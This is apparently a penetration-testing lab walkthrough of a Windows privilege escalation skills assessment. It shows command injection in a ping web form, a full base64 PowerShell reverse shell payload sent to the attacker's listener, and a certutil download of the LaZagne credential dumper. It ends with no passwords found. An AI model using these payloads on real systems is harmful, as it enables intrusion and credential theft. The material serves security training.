Windows Privilege Escalation Skills Assessment Part 1

Introduction

During a penetration test against the INLANEFREIGHT organization, you encounter a non-domain joined Windows server host that suffers from an unpatched command injection vulnerability. After gaining a foothold, you come across credentials that may be useful for lateral movement later in the assessment and uncover another flaw that can be leveraged to escalate privileges on the target host.

For this assessment, assume that your client has a relatively mature patch/vulnerability management program but is understaffed and unaware of many of the best practices around configuration management, which could leave a host open to privilege escalation.

Enumerate the host (starting with an Nmap port scan to identify accessible ports/services), leverage the command injection flaw to gain reverse shell access, escalate privileges to `NT AUTHORITY\\SYSTEM` level or similar access, and answer the questions below to complete this portion of the assessment.


Target: 10.129.225.46

Which two KBs are installed on the target system? (Answer format: 3210000&3210060)

The introduction calls out the fact that there is a command injection flaw which is what will lead to my initial access.


Starting off with nmap scans, my typical -sC -sV reported that the host may be down but blocking ping probes, so as nmap suggest I ran it with -Pn instead and I find there are 2 ports open.

- 80 HTTP (so I assume the command injection vulnerability will be with the web app)
- 3389 RDP



```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ nmap 10.129.225.46 -sC -sV -oA nmap_10.129.225.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:56 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.17 seconds

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ ping 10.129.225.46
PING 10.129.225.46 (10.129.225.46) 56(84) bytes of data.
^C
--- 10.129.225.46 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7150ms


┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ nmap -Pn 10.129.225.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 15:57 EDT
Nmap scan report for 10.129.225.46
Host is up (0.042s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 5.13 seconds

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ 
```

Opening the web page in my browser, the site appears to be a ping utility which access an address to ping. There a box accepting user input there



Pinging 10.10.14.4 with 32 bytes of data: Reply from 10.10.14.4: bytes=32 time=41ms TTL=63 Reply from 10.10.14.4: bytes=32 time=41ms TTL=63 Ping statistics for 10.10.14.4: Packets: Sent = 2, Received = 2, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 41ms, Maximum = 41ms, Average = 41ms
Address: 10.10.14.4 Ping host

I didn't want to work in the browser so I switched my foxyproxy browser extension to burp, turned on intercept mode in the burp proxy settings, and then refreshed the page to capture the request. Then I sent the request to repeater.


Messing arouund with the request to try and get a successful command injection I see two parameters of interest. Addr and testing. I tried a variety of command injection methods for the testing parameter, but then I realized that because it is just appending the information from the addr parameter to the end of the testing parameter and then executing the testing parameters content, then I should be able to append my injection to the addr parameter instead.

Payloads I tried:

```
shows the value appended to the end of the input in the output:
&addr=10.10.14.3;whoami+&testing=Ping+host
error:
Ping request could not find host 10.10.14.3;whoami. Please check the name and try again.

didn't execute payload:
&addr=10.10.14.3;whoami+&testing=Ping+host;whoami
&addr=10.10.14.3;whoami+&testing=Ping+host&whoami
&addr=10.10.14.3;whoami+&testing=Ping+host||whoami
&addr=10.10.14.3;whoami+&testing=Ping+host&&whoami

I also tried url encoding the special characters in these payloads
```

Payload that worked for me:

```
&addr=10.10.14.3%26whoami+&testing=Ping+host
note: the %26 before whoami is just a url encoded &
```



Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render
Search
0 highlights

```
POST / HTTP/1.1
Host: 10.129.225.46
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.225.46/
Content-Type: application/x-www-form-urlencoded
Content-Length: 303
Origin: http://10.129.225.46
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__VIEWSTATE=%2FwEPDwUJMTkxODY5Nzc4ZGQPoriDkKHLLp86yM8ANsxN5EnsIPwPm6Mfk0jBtHNu9g%3D%3D&__VIEWSTATEGENERATOR=15DEFBD3&__EVENTVALIDATION=%2FwEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk5ke%2BWkclAxSHkFXk2JDuMxrvKtMBUSvskgfGYv9fjNg9psrgxAe3qySFfJsdtllpYQbMQ5POIsj6nTw%3D%3D&addr=10.10.14.3%26whoami+&testing=Ping+host
```

```
Date: Mon, 28 Jul 2025 20:12:50 GMT
Content-Length: 1221


Pinging 10.10.14.3 with 32 bytes of data:
Reply from 10.10.14.3: bytes=32 time=9ms TTL=63
Reply from 10.10.14.3: bytes=32 time=11ms TTL=63

Ping statistics for 10.10.14.3:
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 9ms, Maximum = 11ms, Average = 10ms
iis apppool\defaultapppool


<HTML>
  <HEAD>
```

note the highlighted whoami command executed at the bottom]


at this point I used a base64 enced powershell reverse shell payload and started a netcat listener



```
nc -lvnp 1234
```

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
AFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAiACwA
MQAyADMANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBh
AG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUA
ewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5
AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsA
OwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABT
AHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQA
cgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAo
AGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQA
cwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAg
ACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgA
```

I put that where the whoami was and url encoded special characters then sent it in the repeater and I caught a shell in my nc listener


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: http://10.129.225.46
HTTP/1
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Response
Waiting
Event log (2) All issues
Memory: 123.7MB

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 300
Origin: http://10.129.225.46
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

__VIEWSTATE=%2FwEPDwUJMTkxODY5Nzc4ZGQPoriDkKHLLp86yM8ANsxN5EnsIPwPm6Mfk0jBtHNu9g%3D%3D&__VIEWSTATEGENERATOR=15DEFBD3&
__EVENTVALIDATION=
%2FwEdAANSTU3UBES9mLM9pVVbfx0K2P6Xxdk5ke%2BWkclAxSHkFXk2JDuMxrvKtMBUSvskgfGYv9fjNg9psrgxAe3qySFfJsdtllpYQbMQ5P0Isj6nTw%3D%3D&
addr=
10.10.14.3%26powershell+-e+JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQ
B0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAiACwAMQAyADMANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGU
AbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3
AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAd
ABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AG
UAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwA
kAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA%2bACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG
4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA%2bACAAI
gA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzAC
gAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdAB
lAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA%3d+&testing=
```

kali@kali: ~/htb/windows_privesc/skills_assessment1

kali@kali: ~/htb/windows_privesc/skills_assessment1 110x41

```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ nmap -p80 -sC -sV 10.129.225.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:00 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.17 seconds



┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ ping 10.129.225.46 | ls
nmap_10.129.225.46.gnmap  nmap_10.129.225.46.nmap  nmap_10.129.225.46.xml
^C

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.225.46] 49671

python3 -c 'import pty; pty.spawn("/bin/bash")'

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment1]
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.225.46] 49672
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

I then upgraded my shell following these steps:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

ctrl + z
stty raw -echo
fg
```

With my shell upgraded I then found the information the question was asking using the following command

```
wmic qfe



PS C:\windows\system32\inetsrv> wmic qfe
Caption                                   CSName          Description      FixComments  Ho
tFixID   InstalledDate  InstalledBy          InstalledOn  Name  ServicePackInEffect  S
tatus

http://support.microsoft.com/?kbid=3199986  WINLPE-SKILLS1-  Update
KB3199986             NT AUTHORITY\SYSTEM  11/21/2016
```

```
http://support.microsoft.com/?kbid=3200970  WINLPE-SKILLS1-  Security Up
date            KB3200970           NT AUTHORITY\SYSTEM  11/21/2016
```

Note: i needed to remove the KB before the hotfixid to submit the answer

Find the password for the ldapadmin account somewhere on the system.


At this this point I need to upgrade from the webserver user to a regular account and the prompt is making it seem like I should be pillaging for credentials so I drop lazange onto the machine.

First I start a python web server in the directory with my tools on my kali box

```
python3 -m http.server
```

Then I use the certutil command to download the file into a writable directory by the web server user on the system. I c:/users/public for this


```
certutil -urlcache -split -f http://10.10.14.4:8000/lazagne.exe lazagne.exe
```



```
    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         5/25/2021   8:52 PM                Documents
d-r---         7/16/2016   6:23 AM                Downloads
d-r---         7/16/2016   6:23 AM                Music
d-r---         7/16/2016   6:23 AM                Pictures
d-r---         7/16/2016   6:23 AM                Videos


PS C:\Users\Public> certutil -urlcache -split -f http://10.10.14.4:8000/lazagne.exe lazagne.exe
****  Online  ****
  000000  ...
  653f3e
CertUtil: -URLCache command completed successfully.
PS C:\Users\Public>
```

```
htb-windows-tools  ligoloagentwindows.exe  mimikatz  PowerUpSQL  Rubeus.exe  SharpHound.exe  SharpHound.ps1  Snaffler  Snaffler.exe  winPEAS.bat

┌──(kali㉿kali)-[~/windows_tools]
└─$ cd htb-windows-tools

┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools]
└─$ ls
AccessChk        EnableAllTokenPrivs.ps1  hhupd.exe      JuicyPotato.exe  Mimikatz  PipeList        PowerUp.ps1       Procdump     SafetyKatz.exe  SessionGopher.ps1  SharpDump.exe  Watson.exe
accesschk64.exe  Enable-Privilege.ps1     jaws-enum.ps1  lazagne.exe      nc.exe    PowerDump.ps1   PrintSpoofer.exe  RoguePotato  Seatbelt.exe    SharpChrome.exe    SharpUp.exe    winPEAS

┌──(kali㉿kali)-[~/windows_tools/htb-windows-tools]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.225.46 - - [28/Jul/2025 16:38:27] code 404, message File not found
10.129.225.46 - - [28/Jul/2025 16:38:27] "GET /lazange.exe HTTP/1.1" 404 -
10.129.225.46 - - [28/Jul/2025 16:38:27] code 404, message File not found
10.129.225.46 - - [28/Jul/2025 16:38:27] "GET /lazange.exe HTTP/1.1" 404 -
10.129.225.46 - - [28/Jul/2025 16:38:49] "GET /lazagne.exe HTTP/1.1" 200 -
10.129.225.46 - - [28/Jul/2025 16:38:50] "GET /lazagne.exe HTTP/1.1" 200 -
10.129.225.46 - - [28/Jul/2025 16:39:28] "GET /lazagne.exe HTTP/1.1" 200 -
10.129.225.46 - - [28/Jul/2025 16:39:29] "GET /lazagne.exe HTTP/1.1" 200 -
```

this found no passwords

